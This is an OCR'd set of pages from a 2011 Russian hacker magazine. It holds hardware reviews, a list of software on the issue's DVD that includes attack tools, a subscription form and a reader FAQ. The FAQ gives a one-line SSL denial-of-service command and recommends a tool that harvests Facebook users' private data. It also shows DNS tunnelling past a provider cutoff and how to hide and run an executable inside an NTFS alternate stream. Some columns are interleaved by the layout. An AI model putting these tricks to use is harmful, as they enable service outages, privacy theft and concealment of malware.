Для тестирования материнских плат мы, как всегда, использовали набор бенчмарков, которые определяют производительность подсистемы процессор-память в числовом эквиваленте. Так, Super Pi 1.5 XS рассчитывал число пи с точностью до миллиона знаков после запятой, а wPrime — с точностью до 32 «лимонов» знаков, учитывая в процессе расчета все потоки процессора Intel Sandy Bridge. Утилиты WinRAR и CINEBENCH осуществляли то, что они умеют лучше всего, то есть архивацию данных в режиме тестирования и рендеринг HD-изображения.

К сожалению, оказалось, что чипсет Intel H61 Express блокирует множители процессора и контроллера памяти, а сама архитектура «песочного моста» не позволяет варьировать частоту шины в широком диапазоне. Поэтому на этот раз мы обошлись без разгона «железа».

КАЖДОМУ СВОЕ

В итоге констатируем тот факт, что материнская плата GIGABYTE GA-H61N-USB3 заметно выделяется на фоне конкурентов. Хотя бы потому, что при всей своей бюджетности девайс выполнен по устаканившейся концепции тайваньской компании, то есть каждое устройство снабжено набором технологий GIGABYTE Super 4 и GIGABYTE Ultra Durable 3. Следовательно, за надежность и функциональность GIGABYTE GA-H61N-USB3 можно не беспокоиться в любом случае, независимо от того, где она будет использоваться: в офисном ПК или HTPC.



ИНТЕРЕСНЫЙ ФАКТ

Примечательно, что десктопные материнские платы с формфактором Mini-ITX (170 x 170 мм) не являются самыми миниатюрными. Существуют также решения на базе формфактора Nano-ITX (120 x 120 мм) и Pico-ITX (100 x 72 мм). Как видишь, материнская плата GIGABYTE GA-H61N-USB3 не такая уж и крохотная.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Сокет: LGA1155
Чипсет: Intel H61 Express
Память: DDR3, 800–1333 МГц
Слоты расширения: 1x PCI Express x16
Дисковые контроллеры: 2x SATA II
Сеть: Ethernet, 10/100/1000 Мбит/с
Аудио: 7.1 CH, HDA, на основе Realtek ALC889
Разъемы на задней панели: 1x DVI, 1x D-Sub, 1x HDMI, 2x USB 3.0, 4x USB 2.0, 1x eSATA, 2x S/PDIF, 1x RJ-45, 3x аудио
Формфактор: Mini-ITX, 171 x 171 мм

ТЕСТОВЫЙ СТЕНД:

Процессор: Intel Core i5-2400, 3,1 ГГц
Материнская плата: GIGABYTE GA-H61N-USB3
Оперативная память: Kingston KVR1066D3N7K2/2G, 2x 1 Гб
SSD: Corsair Force F120, 120 Гб
Блок питания: HIPER TYPE K1000, 1000 Вт
ОС: Windows 7 Максимальная

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:

Super Pi 1.5 XS 1m: 12,276 с
wPrime 1.55 32m: 10,86 с
CINEBENCH 11.5: 4,12 pts
WinRAR: 2987 Кб/с

Даниил Либарц



МАЛЕНЬКИЙ, ДА УДАЛЕНЬКИЙ

ОБЗОР КОМПАКТНОЙ КОЛОНКИ EDIFIER MP250



Компания Edifier, специализирующаяся на компьютерной акустике, в последнее время активно создает новые и интересные продукты. Не так давно компания выпустила на рынок очередную новинку: портативную акустическую систему Edifier MP250 для ноутбуков. Не секрет, что звук у лэптопов, как правило, посредственный. А потому улучшить эту ситуацию — дело благородное!

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Выходная мощность: RMS 2x 2 Вт
Отношение сигнал/шум: 75 дБ
СЧ- и ВЧ-динамики: 4x 1,25 дюйма
НЧ-динамик: овальный, 3x 1,25 дюйма
Разъемы: USB, 3,5 мм jack
Питание: USB, аккумулятор отсутствует
Размеры: 261 x 36 x 44 мм
Масса: 0,33 кг

КОМПЛЕКТАЦИЯ И ВНЕШНИЙ ВИД

Edifier MP250 поставляется в небольшой, но увесистой коробке. Открыв ее, мы увидим матово поблескивающий алюминиевый корпус. Как ни странно, многие уверены, что такое исполнение характерно в основном для «яблочных» устройств, как будто больше ни одна компания в мире не использует матовый алюминий для корпусов своих изделий. Edifier MP250 выглядит очень стильно и в то же время достаточно нейтрально, чтобы хорошо смотреться практически рядом с любым ноутбуком.

Колонка укомплектована кабелем с разъемами USB и mini-USB, кабелем jack-to-jack и велюровым чехлом для транспортировки. Устройством очень удобно пользоваться. Корпус колонки имеет клиновидную форму, поэтому при установке между клавиатурой и дисплеем колонка совершенно не закрывает обзор. Пожалуй, у Edifier MP250 есть только один существенный недостаток: отсутствие приспособлений для крепления на крышке лэптопа.

ФУНКЦИОНАЛ

Система Edifier MP250 специально разработана на замену штатной акустике. Edifier MP250 подключается к лэптопу через USB-порт. Компьютер определяет ее как внешнюю звуковую карту. Питание осуществляется через тот же USB. Система также имеет обычный линейный вход 3,5 мм для подключения других источников звука. Жаль, что производитель не предусмотрел аккумулятора, так как при использовании сторонних аудиоустройств придется искать свободный USB, чтобы запитать колонку.


Отдельного внимания заслуживает тот факт, что для регулирования громкости служит всего одна кнопка, расположенная на левом торце устройства. Для плавного уменьшения громкости следует удерживать эту кнопку, для плавного увеличения — последовательно нажимать, пока не будет достигнут требуемый уровень громкости. Не очень понятно только, как при этом резко убрать звук. На наш взгляд, оптимальным регулятором громкости было бы обычное «колесико».

СЛУШАЕМ

Не секрет, что системы этого класса не обладают выдающимися акустическими характеристиками. Главное для таких устройств — превосходить встроенные динамики ноутбука по качеству звучания. А с этой задачей Edifier MP250 справляется на ура. Смотреть фильмы с этим устройством намного приятнее — голос не сливается с эффектами и звучит четко, плотно и объемно. Сами эффекты (как в фильмах, так и в играх) также воспроизводятся на удивление хорошо. Edifier MP250 имеет большую максимальную громкость и без проблем заполняет звуком большую комнату. В целом мы можем сказать, что система звучит весьма недурно для таких размеров.

ВЫВОДЫ

Если ты по каким-либо причинам недоволен качеством звучания динамиков в своем ноутбуке, рекомендуем обязательно присмотреться к Edifier MP250. Превосходство этой системы, на наш взгляд, очевидно. К тому же она небольшая, легкая и удобная — что еще требуется от компактной акустики? А дизайн, качество звучания и демократичная цена этого устройства с лихвой компенсируют отсутствие аккумулятора. ☐



>>WINDOWS

>Development
BinVis
CollabNet Subversion Edge 2.1.1
Crack.NET 1.2
Dependency Walker 2.2
Expresso 3.0
HttpWatch 7.2
Immunity Debugger 1.83
jQueryPad
Parrot 3.9.0
Scapy 2.2.0
SQLiteStudio 2.0.19
VisualSVN Server 2.5
WebStorm 3.0
WinAppDbg 1.4

>Misc
AltDrag 0.9
Collagelt
Desk Drive 1.8.2
DeskView
Dropresize
F.lux
FilerFrog 2.0
FluentNotepad
Q10 1.2.21
RandomScreensaver 2.0.1
Scrybe 1.6.4
TaskDock
Wheel Here 1.4.2
Windows Themes Installer 1.1
YoWindow 2.0

>Multimedia
AIMP 3.00 Beta 5
DeepBurner 1.9
DipTrace 2.2
Evernote 4.5.1
Foxit Reader 5.1
GeeTeeDee 0.1.274
GIMPshop 2.2.8
Greenshot 0.8.1
IrfanView 4.30
PicPick 3.0.9
Virtual DJ 7.0.5
Virtual Piano 4.0
WorldWide Telescope 3.0.5.1
Xbmc 10.1
XnConvert 1.10

>Net
BenderConverter
Colasoft Packet Player 1.2
Device Doctor 2.0
digsby
Echo Mirage 1.2
Feed Notifier 2.5
FVD Suite 2.6.8
Google.mE 1.50
inSSIDer 2.0.7
MetroTwit
NetSpeedMonitor 2.5.4.0
NFReader 1.4.1
Odysseus 2.0.0.84
ooVoo 3.0.4
RevoluTV 2.5

>Security
AppAdmin 1.1.0
BeEF 0.4.2.10
Free File Wiper 0.7d
Freeraser 1.0.0.23
Secret Disk 1.35
Telemachus 1.0
Tor 0.2.2.34
USB Port Locked 2.0
Volatility 2.0
WinLockr
WipeFile 2.1.1

Все для Sql-Injection:
MySqloit 0.1
SQID 0.3
SQL Power Injector 1.2
Sqlbftools 1.2
SQLBrute
Sqlmap 0.9
SQLNinja 0.2.6

>System
Chameleon Shutdown 1.1.1.30
Disk Space Fan
Drive Backup 0.0604
HD Speed 1.7.1.90
IObit Toolbox 1.2
LockNote 1.0.5
MenuMaid 1.0.1
MonitorES 1.0.1
NirLauncher
QRM Plus Manager 1.0
RecycleBinEx 1.0.5.530
Soluto
Switcher 2.0.0
SystemMonitor 1.64
WinBubble 2.0
WindowMenuPlus 1.14

>>UNIX

>Desktop
Audacity 1.3.13-beta
Blender 2.60a
Darktable 0.9.2
Digikam 2.2.0
Dvdstyler 2.0
Gcad3d 1.70
Inscape 0.48.2
Kmplayer 0.11.3a
Luckybackup 0.4.6
Midnight commander 4.8.0
Peazip 4.1
Picasa 3.0
Postr 0.12.4
Seahorse 2.28.1
Soundkonverter 1.2.0
Sox 14.3.2
Xneur 0.14.0
Zim 0.53

>Devel
Dojo 1.6.1
Fltk 3.0.x-r9155
Fpdf 1.7
Glade 3.10.2
Gwt 2.4.0
Jfreechart 1.0.17
Jqueryui 1.8.16
Juce 1.53
Lazarus 0.9.30.2rc2
Libsdl-android
Matplotlib 1.1.0
Movicon 1.0b
Poedit 1.4.6.1
Scintilla 2.29
Symfony 2.0.4
Tcpdf 5.9.134
Ultimatepp 3211
Wxwidgets 2.9.2

>Games
Rigsofrods 0.38.64
Sauerbraten 20100728
Simutrans 110.0.1

>Net
Amule 2.3.1rc2
Bareftp 0.3.9
Bitlbee 3.0.3
Blam 1.8.7
Chrome 13.0.782
Drivel 3.0.3
Fatrat 1.1.3
Gnugk 2.3.5
Ifolder 3.8.0.3
Opera 11.52
Peerguardian 2.1.3
Qbittorrent 2.9.2
Qwit 1.1-pre2
Remmina 0.9.3
Skype 2.2.0.35
Smb4k 0.10.90
Sylpheed 3.1.2
Uget 1.8.0

>Security
Clamav 0.97.3
Ctunnel 0.6
Gnutls 3.0.5
Nikto 2.1.4
Pac 3.3.5
Passwordsafe 0.6.0beta
Pdfcrack 0.11
Saferhoneypot 20111027
Slackfire 0.65.e
Snare 2.0.0
ARMu 0.17b
DOM Snitch v0.725
ExaScan
Exploit Pack
findmyhash 1.1.2
hash-identifier 1.1
Hatkit Proxy 0.5.1
L0phtCrack v6.0.12c
Ostinato v0.5
PacketFence 3.0.2
Watcher 1.5.4
WiFuzz
xSQLScanner 1.2

>Server
Apache 2.2.21
Asterisk 1.6.2.20
Bind 9.8.1
Cups 1.5.0
Dhcp 4.2.3
Dovecot 2.0.15
Freeradius 2.1.12
Lighttpd 1.4.29
Minidlna 1.0.22
Mysql 5.5.17
Nsd 3.2.8
Openldap 2.4.26
Openvpn 2.2.1
Postfix 2.8.6
Postgresql 9.1.1
Samba 3.6.1
Sendmail 8.14.5
Snort 2.9.1.2
Squid 3.1.16
Syslog-ng 3.3.1
Vsftpd 2.3.4

>System
2clickupdate 6.0
Ajenti 0.6.0
Bluez 4.96
Checkinstall 1.6.2
Collectl 3.6.0
Cryptmount 4.2.1
Fslint 2.42
Grub 1.99
Kml 3.1_001
Nilfs-utils 2.1.0-rc2
Robinhood 2.3.2
Smartmontools 5.42
Squashfs 4.2
Sysstat 10.0.2
Testdisk 6.12

>X-distr
Fedora 16 Desktop Edition
Puppy 5.3
Slce 6.1
Ubuntu 11.10

>>MAC

0xED 1.0.9
Bean 2.9.7
DragonDisk 0.92
Eddie 2.1
Firefox 8.0
ImageBurner 2.0
KeyCue 6.0
Letterbox 0.24b9
LiteSpeed Web Server 4.1.7
Opera 11.52
OS Track
Palringo 4.0.1
Punto Switcher 3.2.5
Que 1.3.1
Raven 0.6
TeamViewer 6.0.10548
Tunatic 1.1
uTorrent 1.5.11
VirtualBox 4.1.4

DVD
№ 12(155) ДЕКАБРЬ 2011
ХАКЕР

КИТАЙСКИЕ БЭКДОРЫ В МАТЕРИНСКИХ ПЛАТАХ

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
12 (155) 2011
LFI ЧЕРЕЗ /TMP/ И PHPINFO()

WORLD IPv6 DAY
Как перейти на IPv6, пока провайдеры кормят нас NAT'ом

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

(game)land hi-fun media
publishing for enthusiasts
4607157100063 11012

ИНТЕРВЬЮ С СОЗДАТЕЛЕМ NGINX
C++11: НОВЫЙ СТАНДАРТ КОДИНГА
АТАКИ НА ПОЛЬЗОВАТЕЛЕЙ ЧЕРЕЗ РАСШИРЕНИЯ FIREFOX

ПРОТОКОЛИРУЕМ И ОПЕЧАТЫВАЕМ!

ПРАВИЛЬНАЯ РЕАКЦИЯ НА ИНЦИДЕНТЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: ЧТО ДЕЛАТЬ, ЕСЛИ ТЕБЯ ПОИМЕЛИ

ПРОТО
И ОПЕЧ

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:
индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Антон «ant» Жуков



FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q ЗАИНТЕРЕСОВАЛСЯ ТЕМОЙ РЕВЕРСИНГА МАЛВАРИ ПОД ANDROID, О КОТОРОЙ ВЫ РАССКАЗЫВАЛИ В ПРОШЛОМ НОМЕРЕ. ЕСТЬ ЛИ ЕЩЕ КАКИЕ-ТО ИНСТРУМЕНТЫ, КОТОРЫЕ БУДУТ ОСОБЕННО ПОЛЕЗНЫ ДЛЯ ИССЛЕДОВАТЕЛЯ?

A Малвари под мобильные платформы становится все больше и больше, что влечет за собой появление нового софта для исследования этой заразы.

Удобно иметь под рукой что-то вроде лаборатории, в которой было бы все необходимое для исследования. И такая лаборатория есть — парни из Honeynet Project зарелизили A.R.E (Android Reverse Engineering) и выпустили специальный образ виртуальной машины для реверсинга под Android.

На данный момент в нее входят следующие инструменты: Androguard, Android sdk/ndk, APKInspector, Apktool, Axmlprinter, Ded, Dex2jar, DroidBox, Jad, Smali/Baksmali — воистину настоящий джентльменский набор.

Более подробно ознакомиться с A.R.E можно на официальном сайте — redmine.honeynet.org/projects/are/wiki.

Q НЕ МОГУ ПОНЯТЬ, НЕУЖЕЛИ ТАК ПРОСТО ВЫВЕСТИ ИЗ СТРОЯ ДАЖЕ ПОПУЛЯРНЫЕ ВЕБ-РЕСУРСЫ, КОТОРЫЕ ЗАБОТЯТСЯ О HIGHLOAD?

A Надо понимать, что дело может быть не только в количестве ботов, которые участвуют в бот-атаке, но и в качественной составляющей, а именно — в методе, который используется злоумышленниками, чтобы завалить сервер.

Вот тебе пример. Не так давно немецкая хакерская группа «The Hacker's Choice» выпустила релиз инструмента для DDoS, эксплуатирующий уязвимость в SSL-протоколе. Принцип thc-ssl-dos основывается на том, что для установки безопасного SSL-соединения серверу необходимо в 15 раз больше процессорной мощности, чем клиенту.

Данная проблема затрагивает все существующие реализации SSL. Как ни странно, разработчики знали о данной проблеме аж с 2003 года! Сейчас же столь мощный инструмент доступен в паблике и может быть запущен любым желающим одной-единственной командой:

```
$ ./thc-ssl-dos <IP-адрес сервера> 443
```

Q МОЖНО ЛИ КАК-ТО ПОЛУЧИТЬ ДОСТУП К АЛЬБОМАМ И ЛИЧНОЙ ИНФОРМАЦИИ ПОЛЬЗОВАТЕЛЯ НА FACEBOOK?

A Есть такая хорошая программка — fbpwn (code.google.com/p/fbpwn). Она занимается тем, что отсылает заданному списку людей запросы на добавление в друзья, а после этого ждет от них подтверждения. Как только жертва подтверждает запрос, приложение быстренько дампит всю личную информацию, фотографии и список друзей из профиля в локальную папку. Даже если человек поймет, что добавил в друзья какого-то левого пользователя, и быстро исправит ошибку, дамп с его данными уже будет снят.

Q ПО ОКОНЧАНИИ ПРЕДОПЛАЧЕННОГО ПЕРИОДА ПРОВАЙДЕР ОТРУБАЕТ ИНТЕРНЕТ, НО ДОСТУП К DNS-СЕРВЕРАМ ОСТАЕТСЯ. ВОЗМОЖНО ЛИ ИСПОЛЬЗОВАТЬ DNS-СЕРВЕРА ДЛЯ ВЫХОДА В СЕТЬ?

A Конечно! О DNS-туннелинге мы писали не раз. Различные вариации этого подхода предоставляют одно и то же — передачу произвольного трафика поверх DNS-протокола. С помощью такого туннеля можно получить полноценный доступ к Интернету из точки, где разрешено преобразование DNS-имен. Единственный момент: для организации туннеля необходимо, чтобы «снаружи» его кто-то принимал. Если говорить о конкретной реализации DNS-туннелинга, то неплохо работает iodine (code.kryo.se/iodine).

Где-то в Инете нужно поднять сервер iodined:

```
$ iodined -f -m 220 -l 1.2.3.4 -P 123
192.168.0.1 ns.abc.ru
```

5 ШАГОВ: СОБИРАЕМ ЛОГИ С WINDOWS-СЕРВЕРОВ В ОДНОМ МЕСТЕ

Eсть задача — собирать логи с моих Windows-серверов в одном месте так, чтобы их можно было удобно анализировать. Необходима возможность строить графики, осуществлять поиск, делать выборки. Идеальный вариант, если логи будут собираться веб-сервисом и будут доступны онлайн.

1 Есть сразу несколько онлайн-сервисов, которые предлагают собирать логи с твоих серверов и оформлять для тебя классные отчеты. Один из наиболее нашумевших — сервис Loggly (loggly.com). Сбор логов им осуществляется двумя путями: через механизм syslog/syslog-ng или через API.

2 В Windows нативно нет поддержки syslog. Поэтому чтобы воспользоваться сервисом, нам предстоить решить небольшую задачу. Либо найти надстройку, позволяющую использовать этот стандарт для передачи логов, либо же написать обертку, которая будет извлекать системные события и через API отправлять loggly.

Здесь:
- `f` — флаг, чтобы не уходить в фоновый режим;
- `m mtu` — использование пакетов с заданным MTU (некоторые брандмауэры режут слишком большие DNS-пакеты);
- `l IP` — прослушивание только на указанном IP, а не на всех (может пригодиться, когда на машине уже работает DNS-сервер, только на других интерфейсах);
- `P` — пароль для подключения.

Далее внутри локалки, где бесчинствует брандмауэр, запускаем клиентскую часть — iodine:

```
$ iodine -P 123 ns.abc.ru
```

Лучше по возможности использовать короткие имена, поскольку это сокращает накладные расходы на передачу трафика, инкапсулированного внутрь DNS-пакетов. Чрезмерно возросший DNS-трафик, правда, все равно может привлечь внимание админа.

Q ИЗ ЛОГОВ ПОНЯЛ, ЧТО БОЛЬШОЕ КОЛИЧЕСТВО ТРАФИКА НА МОЕМ СЕРВЕРЕ — ЭТО ПЕРЕДАЧА ИЗОБРАЖЕНИЙ, КОТОРЫЕ НА САМОМ ДЕЛЕ ОТОБРАЖАЮТСЯ НА ДРУГИХ САЙТАХ. Т. Е. ВЕБ-МАСТЕРЫ ПРОСТО УСТАНОВИЛИ НА НИХ ПРЯМЫЕ ЛИНКИ. ЕСТЬ ЛИ СПОСОБ ПРЕПЯТСТВОВАТЬ ТАКОЙ ПРАКТИКЕ?

A Да, зачастую вебмастеры ставят прямые ссылки на изображения и прочие файлы, чтобы снизить нагрузку на собственный сервер. Отучить их от такой привычки достаточно просто с помощью этого снифера:

```
<FilesMatch "\.(gif|jpe?g)$">
  SetEnvIf Referer "^http://
([^/]*\.)?mydomain.com/" request_ok = 1
  Order Allow, Deny
  Allow from env=request_ok
</FilesMatch>
```

В данном примере запрещается доступ ко всем изображениям (GIF и JPG) для всех запросов, которые пришли со сторонних доменов (mydomain.com). Чтобы все заработало,

БОЛЬШОЙ ВОПРОС

Q ЕСТЬ ЛИ КАКИЕ-НИБУДЬ ПРОДВИНУТЫЕ СПОСОБЫ ИСПОЛЬЗОВАТЬ АЛЬТЕРНАТИВНЫЕ ПОТОКИ NTFS? ХОТЕЛОСЬ БЫ СПРЯТАТЬ ДАННЫЕ ТАК, ЧТОБЫ ИХ НЕЛЬЗЯ БЫЛО НАЙТИ ХОТЯ БЫ СТАНДАРТНЫМИ ИНСТРУМЕНТАМИ ДЛЯ РАБОТЫ С ADS.

A Открыл для себя недавно интересный хак и спешу им поделиться. Когда ты создаешь альтернативный поток и цепляешь его к файлу, использующему в качестве названия какое-то зарезервированное имя (CON, PRN, AUX, NUL, COM1, LPT1 и т.д.), то данные внутри этого потока становится невидимыми для команды «dir /R» и даже утилиты streams.exe от Марка Руссиновича. Правда, до тех пор, пока ты не будешь использовать «\\?\» в пути к файлу. Итак, создаем файл в ADS:

```
C:\temp>type C:\Windows\System32\
cmd.exe > \\?\C:\temp\NUL:hidden_
ADS.exe
```


А теперь попробуем его найти:

```
C:\temp>dir /r C:\temp
Directory of C:\temp
.
..
   5 NUL
   1 File(s)        5 bytes

C:\temp>streams C:\temp
Streams v1.56 - Enumerate alternate
(C) 1999-2007 Mark Russinovich
NTFS data streams
No files with streams found.
```

Вывод команд говорит сам за себя. Есть еще один интересный момент. Если спрятанный файл является исполняемым, то его можно запустить через механизм WMIC:

```
C:\temp>wmic process call create
\\?\C:\temp\NUL:hidden_ADS.exe
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1620;
    ReturnValue = 0;
};
```



Тема альтернативных дисковых потоков изъезжена вдоль и поперек, но до сих пор появляются некоторые интересные хаки, которые зачастую оказываются полезными на практике.

3 После недолгих поисков быстро находится NTsyslog (troy.jdmz.net/syslogwin) — программа, которая запускается как сервис, оформляет системные события Windows в единую строку и отправляет их на удаленный syslog-сервис. Надо лишь выбрать тип событий, которые нас интересуют, и указать адрес основного и запасного syslog-серверов.

4 Еще один вариант отправить логи с Windows-машин — воспользоваться проектом Snare (www.intersectalliance.com). Он предлагает коммерческое решение для агрегации логов и бесплатные агенты для разных ОС, которые занимаются тем, что передают журнальные события. Для Windows лучше выбрать Snare Agent.

5 Использовать онлайн-сервисы вроде Loggly может оказаться дорого. Но можно поднять подобный сервис самому. Graylog2 (graylog2.org) который собирает все syslog-сообщения в БД, после чего предоставляет классный веб-интерфейс для поиска интересующих сообщений и выполнения различного рода анализа.

Антон «ant» Жуков

надо поместить этот код в конфиг Apache'a или файл .htaccess.

Q ЕСТЬ ЗАДАЧА. МНЕ НЕОБХОДИМО РАСПРОСТРАНЯТЬ ДИСТРИБУТИВ СВОЕГО ПРИЛОЖЕНИЯ, КОТОРЫЙ ИМЕЕТ ДОВОЛЬНО УВЕСИСТЫЙ РАЗМЕР (2 ГБ). ХОСТИТЬ ЕГО НА СВОИХ СЕРВЕРАХ ИЛИ ОБЛАКЕ — БЕЗУМИЕ. В ПЕРВОМ СЛУЧАЕ НЕ ХВАТИТ РЕСУРСОВ, ВО ВТОРОМ — ДЕНЕГ. ЕСТЬ ЛИ ЕЩЕ ВАРИАНТЫ?

A Пожалуй, лучшее, что можно придумать в такой ситуации, — это задействовать для раздачи дистрибутива самих пользователей. Т. е. использовать P2P-принцип, например торренты. Нет-нет, я не рекомендую вместо нормального дистрибутива предлагать пользователям скачать .torrent-файл (хотя это тоже вариант).

Идея в том, чтобы создать установщик, который имеет небольшой размер, но включает в себя встроенный торрент-клиент, с помощью которого можно автоматически и быстро выкачать полный объем новой версии дистрибутива. Тут я особенно рекомендую сервис Torrent2exe.com — он как раз позволяет преобразовать .torrent в исполняемый файл со встроенным торрент-клиентом. В качестве примера могу привести проект DriverPack Solution 11 (drp.su/ru), у которого инсталлятор построен именно на основе Torrent2exe. Еще бы: размер дистрибутива — чуть меньше 3 Гб.

Q НЕДАВНО НАТКНУЛСЯ НА НУЖНЫЕ СЛАЙДЫ НА SLIDESHARE, НО СКАЧАТЬ ИХ НЕЛЬЗЯ. КАК БЫТЬ?

A Авторы частенько запрещают загрузку своих презентаций, что довольно раздражает. Но одному человеку это очень не понравилось, и он написал bash-скриптик, с помощью которого подобная защита обходится на раз-два. Сценарий всем доступен на GitHub'e (https://gist.github.com/1129974).

Q У МЕНЯ ПРОБЛЕМА С КОДИРОВКОЙ В БД. ВМЕСТО НОРМАЛЬНОГО ТЕКСТА ВЫВОДЯТСЯ КРАКОЗЯБРЫ. НА САЙТЕ ВСЕ ОТОБРАЖАЕТСЯ НОРМАЛЬНО. В ЧЕМ ПРОБЛЕМА?

A Скорее всего, данные в кодировке cp1251, а у таблиц указана кодировка по умолчанию latin1. Это самая распространенная причина. Ситуация возникает в следующих случаях:

- при неграмотном обновлении с версии MySQL меньше 4.1 на более новые;
- в работе в «буржуйских» скриптов, которых вполне устраивает кодировка по умолчанию, и они «забывают», что неплохо бы указывать кодировку как таблиц, так и соединения;
- при переходе с одного сервера (у которого установлена дефолтная кодировка cp1251, в частности, так сделано в Денвере) на другой (у которого стоит стандартная кодировка latin1).

Пофиксить баг — не проблема. Для преобразования нам понадобится Sypex Dumper (sypex.net). На вкладке «Экспорт» выбираем нужные таблицы, а тип кодировки — «auto». Нажимаем «Выполнить» и таким образом получаем резервную копию БД. Далее переходим на вкладку «Импорт», выбираем только что сделанный файл бэкапа, указываем кодировку «cp1251», помечаем опцию «Коррекция кодировки». Готово!

Стоит отметить, что есть еще одна в последнее время набирающая популярность проблема, в связи с повальным увлечением UTF-8. Создатели софта стали переводить свои детища на UTF-8, но и тут не все так гладко, как хотелось бы. Возникает сложность, когда у таблиц указана кодировка UTF-8, данные — тоже в UTF-8, но кодировка соединения установлена по умолчанию latin1. В результате в MySQL присылаются данные в UTF-8, но поскольку указана кодировка соединения latin1, то MySQL пытается преобразовать данные из latin1 в UTF-8.

Q КАК БЛОКИРОВАТЬ ПОПЫТКИ БЛОКИРОВКИ ПОПЫТОК БРУТФОРСА SSH-ДЕМОНА, ЗАПУЩЕННОГО НА LINUX-МАШИНЕ?

A В этой ситуации, как и во многих других, спасет старый добрый iptables. Итак, прописываем несколько новых правил:

```
iptables -P INPUT DROP

iptables -A INPUT -m state --state \
   ESTABLISHED,RELATED -j ACCEPT

iptables -A INPUT -p tcp -m tcp \
   --dport 22 -m state --state NEW \
   -m recent --set --name SSH

iptables -A INPUT -p tcp -m tcp \
   --dport 22 -m state --state NEW \
   -m recent --update --seconds 60 \
   --hitcount 4 --rttl --name SSH \
   -j DROP

iptables -A INPUT -p tcp -m tcp \
   --dport 22 -m state --state NEW \
   -j ACCEPT
```

С этого момента попытки брутфорса будут фиксироваться, а заблокированные адреса сохранятся в файле /proc/net/ipt_recent/SSH.

